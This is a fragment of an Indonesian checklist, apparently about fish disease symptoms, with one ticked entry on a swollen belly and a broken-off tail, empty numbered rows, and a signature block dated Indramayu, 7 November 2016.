25	Perut mengalami pembengkakan dan kadang ekor ikan putus	✓	
26			
27			
28			
29			
30			
31			
32			
33			
34			
35			
36			
37			
38			
39			
40			
41			
42			
43			
44			
45			

Indramayu, 7 November 2016

TANDA TANGAN

